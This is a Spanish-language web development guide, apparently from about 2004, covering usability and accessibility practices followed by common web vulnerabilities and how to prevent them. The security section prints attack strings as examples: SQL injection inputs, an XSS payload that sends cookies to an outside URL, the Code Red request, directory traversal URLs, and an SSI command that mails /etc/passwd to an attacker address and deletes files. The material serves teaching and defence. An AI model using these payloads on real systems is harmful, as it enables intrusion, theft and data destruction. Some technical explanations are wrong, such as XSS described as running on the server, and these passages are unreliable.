Mostrar el progreso de tareas prolongadas

Si el sitio posee una tarea que tarde un tiempo considerable en ejecutarse (la descarga de un *applet* por ejemplo) entonces se debe mostrar al usuario una barra de progreso que indique qué porcentaje de la tarea está completado.

Es importante que cuando se haya completado la descarga o tarea el usuario reciba claramente una notificación que le indique que el proceso ha concluido con éxito, de igual manera si la descarga o proceso falla, el usuario debe recibir un mensaje que le indique las posibles causas.

Proveer vínculos alternativos a los mapas de imágenes

Revisar que los mapas de imágenes (imágenes que poseen áreas que se comportan como vínculos hacia otras páginas o elementos) posean alternativas de texto en caso de que sean accesados con *browsers* textuales o bien en el caso que los usuarios hayan deshabilitado los gráficos. Cada región del mapa debe poseer un vínculo alternativo que provea funcionabilidad adicional.

Asegurar la consistencia sin hojas de estilo (*style sheets*)

Las hojas de estilo son archivos de texto que permiten a los diseñadores *web* ahorrar trabajo y crear formatos personalizados de páginas de manera muy simple ya que contienen código de formato para fuentes, párrafos etc. Sin embargo se debe validar que todas las páginas se vean adecuadas aún sin incluir las hojas de estilo. La razón de esta validación es que los usuarios pueden accesar páginas que por alguna razón no pueden acceder a dichas hojas de estilo y pierdan el formato, resultando en una pobre visualización.

Diseñar para los *browsers* más comunes

Se debe asegurar que el diseño final del sitio ha sido probado en los *browsers* más populares, esto es para asegurarse que la página se visualizara de manera correcta.

Nunca utilice solamente un *browser* para verificar la apariencia del sitio. Asegúrese que ha probado en diversos *browsers* incluyendo navegadores de texto plano como Lynx. también es importante validar las funciones disponibles entre los diversos *browsers*, generalmente un *browser* contiene una serie de funciones que otro *browser* no posee. Asegurarse siempre de diseñar independientemente del *browser* a utilizar.

Diseñar para las velocidades de conexión más comunes

Verificar que que el sitio sea probado utilizando distintas velocidades de conexión. La conexión más común en la mayoría de usuarios domésticos es de 56kbps, mientras que los usuarios de oficina tienen conexiones de alta velocidad. Se debe verificar que las páginas se desplieguen lo suficientemente rápido aun en velocidades como 56kbps. Trate de reducir el tamaño de las páginas cuanto pueda.

Diseñar para las resoluciones más comunes

El tamaño de la pantalla es un factor clave para la correcta visualización del sitio. Si la resolución de pantalla actual del usuario es menor a la utilizada en el diseño, entonces se perderán elementos de navegación. Por otra parte, si la resolución del usuario es mayor a la utilizada en el diseño, las páginas tendrán grandes espacios vacíos. En la actualidad (2004) las resoluciones más comunes son 800X600 y 1024X768 píxeles.

En sitios profesionales se diseña para varias resoluciones y un script detecta la resolución utilizada por los usuarios y procede a redireccionar el *browser* hacia una versión del sitio que se despliegue correctamente.

Evitar los splash screens

Los *splash screens* son páginas utilizadas como carátula de un sitio *web*, generalmente carecen de elementos de navegación más que de un vínculo para entrar al sitio o bien poseen un logotipo que al ser pulsado redirecciona a una página formal. Hace algunos años eran muy populares pero debido a que los usuarios deseaban acelerar sus tareas en los sitios que visitaban, fueron cayendo en desuso. Se debe evitar poner un *splash* porque es simplemente una pérdida de tiempo. Se debe recordar que cualquier recurso que exista en un sitio no debería estar a más de tres clic de distancia de donde se encuentra el usuario actualmente.

Opciones primarias en la página de inicio

Muestre todos los *links* principales hacia las diversas secciones en la página de inicio, esto ayudará a los usuarios a orientarse rápidamente en el sitio sin la necesidad de dar clics adicionales para ver otros menús. Recuerde colocar solamente lo más importante.

Colocar vínculos hacia la página de inicio

Se debe asegurar que todas las páginas del sitio contengan un vinculo y una imagen que al darle clic permita regresar a la página de inicio, el vínculo generalmente contiene el texto “*home*” o “página de inicio” y el gráfico o imagen generalmente corresponde al logo de la compañía u organización.

La razón de esto es que los usuarios necesitan en algún momento orientarse y reiniciar una tarea o bien continuar con otra tarea distinta en cualquier momento sin necesidad de presionar el botón regresar varias veces.

Colocar niveles de navegación en cada página

Es importante que el usuario sepa en dónde está en cualquier momento, esto se logra por medio de niveles de navegación en la parte superior de cada página. Un usuario puede con ello desplazarse a cualquier parte del sitio sin necesidad de regresar página por página hasta el sitio deseado.

Figura 3 Niveles de navegación

Fuente : www.opengl.org

Home » Resources » Features » : Avoiding 16 pitfalls

Estos vínculos representan los niveles del sitio, y un usuario puede dirigirse a cada uno de ellos con un simple clic. Generalmente se colocan en la parte superior de cada página.

Mostrar claramente el objetivo del sitio

Los usuarios nuevos deben saber desde el primer momento, el objetivo del sitio, es decir, el tipo de información que posee y el sector que cubre. Se debe evitar las páginas de inicio confusas y con poco sentido que tiendan a desorientar al usuario.

Minimizar el *scrolling* o desplazamiento hacia abajo

La mayoría de usuarios ignora el *scrolling* de páginas, es decir que no revisan el contenido de las páginas desplazándose hacia abajo. Si la información que plantea mostrar es importante procure que todo el contenido quepa en una pantalla. Si no es posible muestre cada página como máximo de 3 pantallas visuales de largo para desplegar la información. Si desea publicar textos o artículos extensos, es mejor dividirlos en secciones y publicar cada sección en una página distinta con vínculos hacia atrás y hacia delante del mismo. También es recomendable proveer un medio de descarga de la información de manera comprimida para ahorrar tiempo de descarga, los usuarios agradecerán esta consideración. Las páginas largas son adecuadas sólo si el contenido es de carácter especializado y bien vale la pena esperar el tiempo de descarga. En este caso se deben crear vínculos hacia la parte superior de la página en los párrafos del texto conforme avance hacia abajo.

Minimizar el espacio en blanco

Siempre se debe minimizar el espacio sin utilizar en las páginas. El espacio sin utilizar puede provocar *scrolling* innecesario, además puede dar una mala imagen visual. Es aconsejable limitar el espacio en blanco en páginas de información especializada o para lectura en línea.

Seleccionar adecuadamente la longitud del texto

Es importante determinar qué criterio es más importante en el diseño de textos en línea, si la velocidad de lectura es lo importante escriba en líneas extensas de 100 caracteres de longitud. Si la buena apariencia es lo importante, entonces escriba en líneas de 50 caracteres, tenga en cuenta que los usuarios leerán más lentamente de esta manera.

Evitar las páginas huérfanas

En todo momento, las páginas del sitio deben tener vínculos hacia la página de inicio y hacia los niveles anteriores en la estructura. Esto debe ser así, incluso si se trata de la última página de un árbol de navegación.

Colores

Los colores dan personalidad al sitio y permiten crear un ambiente determinado según sea su combinación y tonalidad, aunque no existe información totalmente fiable sobre el efecto de los colores en la conducta del usuario, los siguientes han sido conceptos recolectados de estudios con usuarios:

Negro: color de la autoridad y poder, implica sumisión, también puede indicar exceso de poder o maldad, es elegante y hace parecer más delgada a la gente.

Blanco: indica inocencia y pureza, refleja la luz, es neutral y combina con todos los demás colores, sin embargo muestra fácilmente la suciedad. Los doctores usan el color blanco para denotar limpieza y esterilidad.

Rojo: el color mas emocional, estimula el corazón y la respiración, también es asociado con el amor, es un color extremo por lo que puede no ayudar en negociaciones o conflictos, los carros rojos son blanco común de los ladrones.

Azul: el color del cielo y del mar, es popular, es tranquilizador y en ocasiones frío y depresivo. Es usado en las entrevistas de trabajo para mostrar lealtad, la gente en habitaciones azules es más productiva.

Verde: el color de decoración más popular ya que simboliza a la naturaleza, es el color más fácil de visualizar, es calmante y refrescante, es utilizado en hospitales para relajar a los pacientes.

Amarillo: es considerado un color calido, puede hacer perder la paciencia a la gente cuando se encuentra en habitaciones de este color, los bebés lloran más en ambientes amarillos. Es el color mas difícil de tolerar para el ojo humano. Motiva la concentración y acelera el metabolismo.

Morado: el color de la realeza, denota lujo y bienestar económico, pero al ser raro en la naturaleza puede denotar superficialidad y vanidad.

Colores y browsers

Los *browsers* tienen distintas maneras de interpretar los colores reales, por lo que una página vista en un *browser* podría no verse igual en otro, por esta razón al realizar algún diseño se deben utilizar colores seguros o *web safe colors*, lo cual garantiza que los colores se verán de igual manera independientemente del *browser* que se utilice, estos forman un conjunto de 216 colores distintos.

Existen en el mercado varias herramientas que proveen de modos de prueba para verificar los colores de una página antes de publicarla finalmente, entre ellas se puede mencionar *color wheel pro* y *color Impact*, que ofrecen versiones de prueba gratuitas por un tiempo limitado.

Consistencia

El sitio debe tener el mismo diseño y usabilidad en todas sus páginas, es decir que debe tener una sola unidad de diseño, esto incluye los colores y la estructura navegacional de las páginas, esto es necesario para que el usuario tenga una experiencia satisfactoria en la navegación entre unidades del sitio y evitar la confusión y desorientación del visitante.

La w3c recomienda la siguiente lista de principios a la hora de crear páginas para internet [27] (se han tomado algunos de ellos):

1. Proveer alternativas equivalentes al contenido visual:

Significa que se debe proveer en todo momento de alternativas de texto al usuario que no disponga de navegadores gráficos, esto es en páginas sin contenido gráfico sino puramente textuales.

2. Asegurarse que el texto y gráficos sean entendibles aún sin color

Este principio tiene que ver con las personas que tienen dificultades para ver cierta gama de colores, por lo que los gráficos deben ser visualizables aun sin los mismos, la herramienta *color impact* provee de esa funcionabilidad, ya que permite probar un gráfico o página con las limitaciones visuales que padecería una persona con daltonismo por ejemplo.

3. Use un lenguaje claro y natural:

Se deben utilizar pautas de lenguaje claro y en el caso de necesitar caracteres especiales de un idioma determinado, hacerlo de acuerdo a las etiquetas de html definidas para caracteres especiales.

4. Verificar que las tablas sean accesibles y carguen rápidamente:

Cuando se realice diseño con tablas, estas deben mostrarse rápidamente y conservar su estructura entre navegadores.

5. Asegurarse que las páginas que contengan nuevas tecnologías no soportadas hasta el momento, sean accesibles.

Esto significa que cuando una función no sea soportada por el navegador, la página debe mostrarse sin dicha función, pero deberá seguir mostrando el resto del contenido.

6. Asegúrese que los objetos en pantalla que se muevan (por ejemplo animaciones), den *scroll* o se autorefresquen puedan ser pausados o detenidos.

Esta recomendación es útil para prevenir que los usuarios se cansen de contenido visual molesto y redundante, lo cual es común en las animaciones.

7. Diseñar para independencia de dispositivos

El diseño debe hacerse independiente de los dispositivos del sistema, es decir que el sitio no debe funcionar solamente para el *mouse* o solamente para el teclado, sino tener alternativas para ambos.

8. Proveer información de orientación en el contexto

Esto significa que todo el tiempo el usuario debe saber donde se encuentra en el sitio con relación a la página de inicio del mismo, es decir que se tiene que crear mapas de navegación que indiquen al usuario dónde está actualmente, al mismo tiempo, se debe proporcionar al usuario una idea clara de los vínculos que existen en la página y su destino. Se debe incluir un mapa del sitio y proveer barras de navegación o menús.

4.1.4 Hábito cuatro en seguridad

A continuación se presenta un listado con las vulnerabilidades más conocidas hasta el año 2004, la mayoría de ellas, han sido obtenidas del *TOP* 10 de vulnerabilidades de la OWASP [28]:

4.1.5 Inyección SQL

Una de las vulnerabilidades más comunes en aplicaciones para Internet es la inyección SQL que consiste en **inyectar** comandos, no previstos por los desarrolladores a la base de datos, con el fin de obtener datos de manera anómala. A continuación se presentan sus características principales:

La inyección SQL tiene como objeto primordial obtener datos que de otra manera no serían accesibles de manera normal, esto es, suplantar los datos que se envían a la base de datos por parte de formularios incluidos en páginas dinámicas como asp y php por medio de consultas o *queries* reescritas maliciosamente de manera que la base de datos las interprete como legítimas.

Las inyecciones SQL pueden afectar a un gran número de lenguajes de programación como:

- PHP
- ASP, ASP.NET
- XML, XSL y XSQL
- Java, Javascript
- VB, MFC, y otras herramientas basadas en ODBC
- C++, OCI, Pro*C, and COBOL
- Perl y CGI
- Etc

El procedimiento de ataque en una inyección SQL consiste en lo siguiente:

Una instrucción SQL normal en una aplicación con ASP podría consistir en el siguiente código:

```
<form name="login" action="valida.asp" method="post">
Usuario: <input type="text" name="usuario">
Password: <input type="text" name="pass">
<input type="submit">
</form>
```

El cual proporciona los campos necesarios para ingresar el *login* y *password* en un formulario *web* con el fin de acceder a un área restringida de algún sitio.

El código asociado al formulario puede ser el siguiente:

```
sql="SELECT * FROM usuarios WHERE user='" & usuario & "' and
pass='" & pass & "'"
```

Lo cual valida que el usuario y *password* ingresado desde algún formulario coincida con los datos almacenados en una tabla de la base de datos.

La instrucción enviada a la base de datos es:

```
Select * FROM usuarios WHERE user=’juan’ and pass=’xl12’
```

El problema consiste en que un usuario malicioso puede cambiar los parámetros y manipular los contenidos de los datos a enviar de la siguiente manera:

```
usuario:" ’juan’ or true "
pass : "’xxx’  or true "
```

Con lo cual la nueva cadena enviada a la base de datos sería la siguiente:

```
SELECT * FROM usuarios WHERE
user='juan' or true and pass='xxx' or true
```

La cual sigue siendo una instrucción válida a nivel de instrucciones SQL pero que contiene código adicional malicioso.

La cadena:

```
 WHERE user='juan' or true and pass='xxx' or true
```

Valida que la variable ‘usuario’ sea igual a “a” o “*true*” lo cual en términos de lógica booleana es siempre verdadero, es más fácil verlo si se le colocan paréntesis:

```
user=('juan' or true)
```

El álgebra booleana para el operador **or** exige que uno de los dos miembros de la expresión debe ser verdadero para que toda la expresión sea considerada también verdadera, en este caso:

```
 ('juan' or true)
```

es siempre verdadero, por lo que la primera parte de la consulta lleva un valor de verdadero.

La otra parte de la instrucción SQL se comporta de manera similar:

```
and pass='xxx' or true
```

La cual se comporta como la instrucción mencionada anteriormente y que devuelve el valor de verdadero con lo cual la consulta funciona como si en realidad estuviera escrita así:

```
SELECT * FROM usuarios
```

Lo cual es muy distinto a la consulta original y provoca que sean desplegados todos los datos de los usuarios sin importar la contraseña.

La consulta SQL podría incluso contener comandos como *delete* que sirve para eliminar registros, *update* para modificarlos, o inclusive comandos como *drop* que eliminaría tablas, objetos de la base de datos y se podría llegar hasta el extremo de eliminar bases de datos enteras.

Prevención y solución

La inyección SQL es muchas veces difícil de detectar ya que la base de datos se comporta de manera normal porque las consultas parecen ser válidas, sin embargo, es importante revisar el código de las aplicaciones para verificar que consultas que manejen datos sensitivos no estén expuestas de manera directa a este ataque, la estrategia principal de prevención es validar los datos provenientes de los usuarios. La regla de oro en aplicaciones *web* es:

Los datos provenientes de las máquinas clientes son 100% inseguros

Por lo tanto se debe validar desde el lado del servidor todos los datos que se procesen.

La validación debe evitar que se pase a la base de datos, caracteres ilegales, instrucciones SQL compuestas, llaves, paréntesis, palabras como *union*, *select*, *update* o *delete* que forman parte del código SQL y caracteres hexadecimales.

Al final de esta sección (habito 4 en seguridad) se presenta un conjunto de reglas para validar la información proveniente del cliente para evitar las vulnerabilidades más comunes.

4.1.6 *Cross site scripting* (XSS)

Junto con la inyección SQL, es una de las vulnerabilidades más comunes, consiste en enviar junto con el encabezado de http, código malicioso que se ejecuta en el servidor remoto.

Características

El ataque de XSS es una forma de ejecutar código en una computadora remota por medio de *scripts* que se envían embebidos en los parámetros del URL, el servidor normalmente toma este URL como valido y ejecuta las instrucciones que encuentra donde van incluidos comandos maliciosos que pueden acceder o modificar información sensitiva, sesiones, *cookies*, o reescribir el código de la página entre otras cosas.

Una página normal podría contener el siguiente código en el URL

php

`http://www.example.com/search.php?text='vulnerabilidades'`

ASP

`http://www.example.com/search.asp?text='vulnerabilidades'`

Lo cual devolvería de manera normal, el resultado de búsqueda para la variable ***text*** y la cadena de búsqueda **vulnerabilidades**

Sin embargo un *hacker* podría cambiar el URL y reescribirlo de la siguiente manera:

php

```
http://www.example.com/search.php?text='vulnerabilidades'
<script>alert(document.cookie)</script>
```

ASP

```
http://www.example.com/search.asp?text='vulnerabilidades'
<script>alert(document.cookie)</script>
```

Si la aplicación no valida los caracteres en el URL, entonces un intruso podría obtener de este modo las cookies del servidor. Se debe enfatizar que este tipo de ataque se puede ejecutar **incluso si el URL va encriptado por medio de SSL!!** Por lo que no se puede confiar en que el encriptamiento elimine dichas vulnerabilidades.
Por ejemplo:

```
https://phpnuke.org/modules.php?isjx=sdfs8df7s8df7s8d7f8sd7f8s7
df8s939flvlasdfs&d=<codigo_malicioso>
```

Solución

Valide las URL, *query strings*, cadenas de conexión, variables de formulario y campos ocultos, de modo que no contengan caracteres no válidos. Algunos caracteres no válidos que pueden ser explotados son:

Tabla IX Caracteres inválidos en encabezados http

Caracteres no válidos	equivalente hexadecimal
<script>:	*%3C%73%63%72%69%70%74%3E*
<	%3C
>	%3E
(	&#40
)	&#41

No olvide que todos los caracteres pueden ser convertidos a su equivalente en *unicode* por lo no debe confiar únicamente en la validación textual.

Por ejemplo el URL:

```
<script>document.location='http://www.cgisecurity.com/cgi-
bin/cookie.cgi?' +document.cookie</script>
```

Es totalmente equivalente al siguiente codificado en *Unicode*:

%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e
%6c%6f%63%61%74%69%6f%6e%3d%27
%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65
%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69 %2d%62%69%6e%2f
%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63
%6f %6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e

Pero igualmente peligroso, puede burlar la validación por texto plano.

Evite además los peligrosos caracteres:

“%00” (null character)**, “;”** (punto y coma).

4.1.7 *Cookie Poisoning*

Las *cookies* mantienen información almacenada en la computadora cliente, lo cual permite a los sitios *web* autenticar a los usuarios, configurar la presentación del sitio o aplicaciones, y controlar la conducta de los usuarios entre otras cosas. Sin embargo, se puede hacer un uso inadecuado de ellas.

La técnica de la *cookie* envenenada consiste en apropiarse de una identidad que no es la propia, por medio del manejo de las *cookies* de sesión, este ataque permite obtener privilegios de otros usuarios haciéndose pasar por ellos, al utilizar para ello las *cookies* de forma alterada.

La técnica es bastante simple, cuando se crea una *cookie* en la maquina de algún usuario, dicha *cookie* no está protegida de ninguna forma y por lo tanto es posible alterarla, por lo que el servidor la reconocerá como válida la próxima vez que la utilice y la información que contiene puede ser utilizada de manera maliciosa.

El problema de las *cookies* de sesión es complejo porque implica varios aspectos como:

- Creación y eliminación de *cookies*
- Concurrencia de sesiones
- Terminación de sesión y tiempo máximo de la misma.

Las *cookies* pueden tener varios formatos:

Persistentes y no-persistentes

Las *cookies* persistentes se almacenan en archivos de texto en las máquinas clientes y son válidas mientras su tiempo de expiración no haya llegado al límite. Las *cookies* no persistentes, se almacenan en la *ram* de la máquina cliente y son destruidas cuando se cierra el *browser* o cuando el usuario cierra sesión.

Seguras y no-seguras

Las *cookies* seguras se pueden enviar sólo si se encuentra activado SSL (HTTPS) mientras que las *cookies* no seguras se pueden enviar tanto por HTTPS o HTTP convencional. El título de seguras, se refiere únicamente al transporte, ya que una vez en la máquina del usuario no es posible protegerlas de la manipulación, inclusive si están encriptadas.

Una *cookie* no encriptada es fácilmente alterada como puede verse en el siguiente ejemplo:

Cookie original:

```
Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;
```

Cookie Alterada:

```
Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;
```

Encriptar las *cookies* tampoco sirve de mucho, porque también pueden ser alteradas:


Cookie original encriptada:

```
www.sitiodecomercios.com FALSE zyzxzirfh6463298123948585062104
```

Cookie alterada:

www.sitiodecomercios.com FALSE qslmhlm6463298123948585062104

Figura 4. Cookie alterada



fuente: navegador Netscape

Aunque el encriptamiento de las *cookies* las hace más difícil de atacar, un *hacker* con la suficiente paciencia y herramientas adecuadas puede alterarlas y lograr un ataque efectivo, ya sea forzando una sesión o bien impersonando a otro usuario.

La prevención de ataques por *cookie poisoning* normalmente requiere el uso de firmas digitales y almacenamiento de parámetros de las *cookies* en el servidor. Las *cookies* deben ser examinadas para determinar si la fecha de creación, nombre, los valores, IP y las sesiones almacenadas en la *cookie* concuerden con los parámetros almacenados en el servidor, si una *cookie* fue modificada entonces la comparación con los datos del servidor hará que esta sea inválida y no sea tomada en cuenta. No es suficiente verificar el ip sino también los datos encriptados que están almacenados en la misma.

Si el mecanismo de *sesión* por *cookies* representa riesgo para datos muy valiosos, entonces se debe elegir otros *métodos* de autenticación como *tokens*.

Es sumamente recomendable el uso de herramientas de seguridad para verificar la seguridad de las aplicaciones, además las *cookies* deben ir encriptadas para dificultar la manipulación, pero se debe mencionar que la principal tarea de seguridad es del experto de seguridad y los desarrolladores.

4.1.8 *Buffer overflow*

El ataque por b*uffer* o*verflow* consiste simplemente en mandar a un servidor *web* o aplicación, más datos de los que puede manipular, con el fin de inutilizar el servidor o tomar control de él mientras dure el ataque.

Los ataques por *buffer overflow* tienen por objeto corromper el *stack* del servidor y aprovechar el tiempo de recuperación para ganar acceso total o ejecutar código en la máquina víctima.

Al igual que en los ataques de XSS el *buffer overflow* puede ser enviado por un parámetro del URL y generalmente dicho parámetro es inusualmente largo y contiene caracteres no usuales, un ejemplo de este ataque es el código utilizado por el *worm Code red*:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucb
d3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u5
31b%u53ff%u0078%u0000%u00=a
```

Prevención


Asegúrese de validar que los parámetros no sean excesivamente largos, asígneles siempre una longitud máxima, valide también los formularios *web* y verifique que los campos que utiliza el usuario para ingresar datos no sean mayores que el máximo tamaño asignado, valide también las *cookies* para evitar que estas contengan valores excesivamente grandes, siempre haga las validaciones **en el servidor**. Estas validaciones deben hacerse en el servidor web, Las nuevas versiones de estos servidores (Apache 2.1 e IIS 6.0) vienen preconfiguradas para brindar protección contra este ataque pero es conveniente revisar las funciones de los mismos.

4.1.9 Forzado de parámetros (*parameter Tampering*)

El forzado de parámetros es un ataque bastante simple y consiste en modificar datos en las aplicaciones, específicamente en los datos ocultos en las páginas.

Por ejemplo una aplicación típica podría consistir en la siguiente interfase:

Figura 5. Pantalla de *login* típica



Fuente: navegador Internet Explorer

Para validar entradas muy largas el desarrollador pudo haber limitado del lado del cliente la longitud del usuario y *password* de la siguiente manera:

```
<input name="usuario" type="text" id="login" maxlength="25">

<input name="password" type="password" id="contrasena" maxlength="10">
```

Sin embargo, un usuario malicioso podría guardar la página localmente en su máquina y modificar los parámetros de la siguiente manera:

```
<input name="usuario" type="text" id="login" maxlength="250000000000">

<input name="password" type="password" id="contrasena"
maxlength="100000">
```

Y al ser enviado al servidor, si este no cuenta con políticas de protección podría causar un *buffer overflow*.

Otro problema existe cuando los desarrolladores colocan campos ocultos,

los cuales no son visibles normalmente, pero pueden ser accesados por medio del código de la página. Estos campos son utilizados para facilitar el envío de parámetros que no se necesitan visualizar o de los cuales el usuario no necesita tener conocimiento, sin embargo son muy fáciles de alterar como se verá a continuación:

Si la pantalla mostrada en la figura 5 tuviera un código oculto para manejar las sesiones, de la siguiente manera:

```
<input name="admin" type="hidden" value="N">
```

Lo cual significa que un usuario que se autentique utilizando dicha pantalla no ingresará como administrador. Sin embargo un usuario malicioso podría cambiar dicho parámetro y volver a enviar el formulario de la siguiente manera:

```
<input name="admin" type="hidden" value="Y">
```

Lo cual le daría permisos de administrador de manera fraudulenta.

Más crítico aún es cuando se maneja artículos en sitios de comercio electrónico y el precio está incluido en uno de estos campos ocultos, aunque parezca poco creíble que se maneje así, una buena cantidad de tiendas en línea están diseñadas de esta manera, lo cual les hace vulnerables a ataques de este tipo, por ejemplo el código siguiente:

```
<input name="price" type="hidden" value=”625.32”>
```

Podría ser cambiado en la máquina del cliente de la siguiente manera:

```
<input name="price" type="hidden" value=″1.50″>
```

Con lo cual el producto cambiaria de precio desde $625.32 a ¡$1.50!

La búsqueda de la cadena `<input name="price" type="hidden"` en el sitio de comercio www.froogle.com devolvió los siguientes resultados:

*Results **1** - **10** of about **2** confirmed / **82** total results for **<input name="price" type="hidden"**. (**0.25** seconds*

Cart32 Shopping Cart System for Windows

$12.00 - www.cart32.com

... input type**=**hidden** name="Item" value="Really Cool T-Shirt"> <**input type**=**hidden** name="PartNo" value="Shirt25"> <**input type**=**hidden name**="**Price**" value="12"> Really **...

*Online Shopping Tutorial Part 1 - Electronic Commerce - [Speedsoft **...***

***$10.00** - www.speedsoft.com*

...** value="test"> <**input type**=**hidden** name="ID" value="C101-A"> <**input type**=**hidden** name="name" value="Gumball Machine"> <**input type**=**hidden name**="**price**" value="25.99 **...

La misma búsqueda en www,google.com devolvió **2,540 resultados**

Prevención y solución

Si se desea manejar sesiones, en lugar de campos ocultos es mejor utilizar *cookies* validadas en el servidor o *tokens* de sesión, los permisos de los usuarios se deben validar siempre en la base de datos por medio de roles.

Se debe validar el *input* de los usuarios para evitar que envíen *scripts* o caracteres inválidos. Validar el tamaño máximo de las cadenas de caracteres y también revisar las URL para evitar que se modifiquen parámetros directamente en ellas. Recuerde que toda validación debe ser efectuada del **lado del servidor** y que los datos provenientes del cliente son inseguros por definición.

4.1.10 Código furtivo (s*tealth commanding*)

Los ataques por código furtivo consisten en ejecutar código en una computadora remota sin el conocimiento o autorización de la víctima.

El ataque es una variante del *cross site scripting* y consiste en enviar al servidor remoto, URL modificadas maliciosamente o bien incluir código malicioso en campos de texto para intentar ejecutar comandos del sistema operativo en la máquina remota y con ello, tomar control absoluto del servidor.

El código ejecutado en la máquina víctima es del sistema operativo es decir comandos como *delete*, *copy*, *move* etc. Y va embebido en parámetros que el servidor interpreta como normales.

Los parámetros por consecuencia, dejan de serlo y se convierten en órdenes para el sistema operativo donde reside el servidor.

La mayoría de ataques ocurren por medio de *scripts* de Perl o CGIs pero ASP y PHP no son invulnerables a dichos ataques.

Ejemplos de dicho ataque son:

```
GET  /scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/
c+dir+c:\ HTTP/1.0
```

De ser inyectado, el ataque lanzaría el DOS de la maquina remota y mostraría los archivos situados en el servidor.

```
<!--#exec cmd="mail -s 'Ha Ha' crack@bad.com </etc/passwd; rm -rf /"-->
```

Este ataque podría robar el archivo de *passwords* en cualquier máquina *nix , Linux o alguna de sus variantes.

Solución

Nuevamente la solución para este ataque es validar el *input* del usuario, desde el lado **del servidor** y filtrar el contenido de los campos de texto y otros elementos de parámetros en las páginas *web*, recuerde que debe validar el equivalente codificado en *Unicode* de los caracteres peligrosos.

4.1.11 Recorrido de directorios (*directory traversal*)

El recorrido de directorios es un ataque que permite a usuarios maliciosos recorrer directorios fuera del límite al cual están asignados por definición.

Normalmente una aplicación *web* reside en algún directorio del servidor y todos sus recursos se localizan dentro de dicho directorio, el ataque consiste en enviar URL modificadas con el fin de poder acceder a cualquier directorio o archivo que se encuentre en el servidor y conseguir privilegios elevados dentro del mismo. Una vez obtenidos los privilegios, un intruso puede ejecutar cualquier código dentro del servidor, cambiar o eliminar datos, o bien poner fuera de servicio al servidor.

Ejemplos de esta vulnerabilidad:

http://host/%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwinnt%5cwin.ini
"GET /\..\..\..\..\..\winnt\win.ini HTTP/1.0"

Este ataque devolvería el archivo win.ini localizado en el servidor.

http://host/%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwinnt/

Este ataque mostraría los archivos situados en el directorio winnt del servidor víctima.

Solución

Esta vulnerabilidad se puede detener por medio de validación en el servidor de caracteres no válidos, como %2e <,> etc. Actualmente, los servidores *web* más populares en sus versiones más recientes (Apache 2.x, IIS 6) proveen parches para este tipo de vulnerabilidades, por lo que se aconseja mantener al dia el *web server* y las herramientas de desarrollo (php, asp, asp.net).

Los archivos y directorios del *web server* deben estar protegidos contra accesos por parte de usuarios no autorizados y todos los archivos o *scripts* no utilizados deben ser eliminados. Las claves de usuario se deben reforzar adecuadamente y los permisos de grupo deben ser restringidos.

4.1.12 Errores no previstos

En una aplicación *web* siempre existen errores, ya sea involuntarios, cuando un usuario trata de acceder un recurso no existente, cuando no posee los permisos adecuados, cuando ha cometido un error de datos y la aplicación los atrapa etc.

Se debe ser muy estricto y crear escenarios de pruebas en los cuales se comete todo tipo de errores intencionalmente, antes de que el sistema salga a producción, con el fin de validar cualquier posible error para que el mensaje que se muestre al usuario tenga sentido y no muestre información que pueda explotarse. Posibles errores son los volcados de pila, los punteros a *null*, fallas de *hardware*, fallas de red, fallas de base de datos, fallas de servidor etc.

En todo momento el usuario debe recibir mensajes de error que tengan sentido, primeramente por seguridad para evitar que un código interpretable por *hackers* pueda darles información sobre cómo atacar el sistema y finalmente por usabilidad ya que los usuarios deben saber en todo momento qué hacer si existe un error y como recuperarse si es posible.

Solución

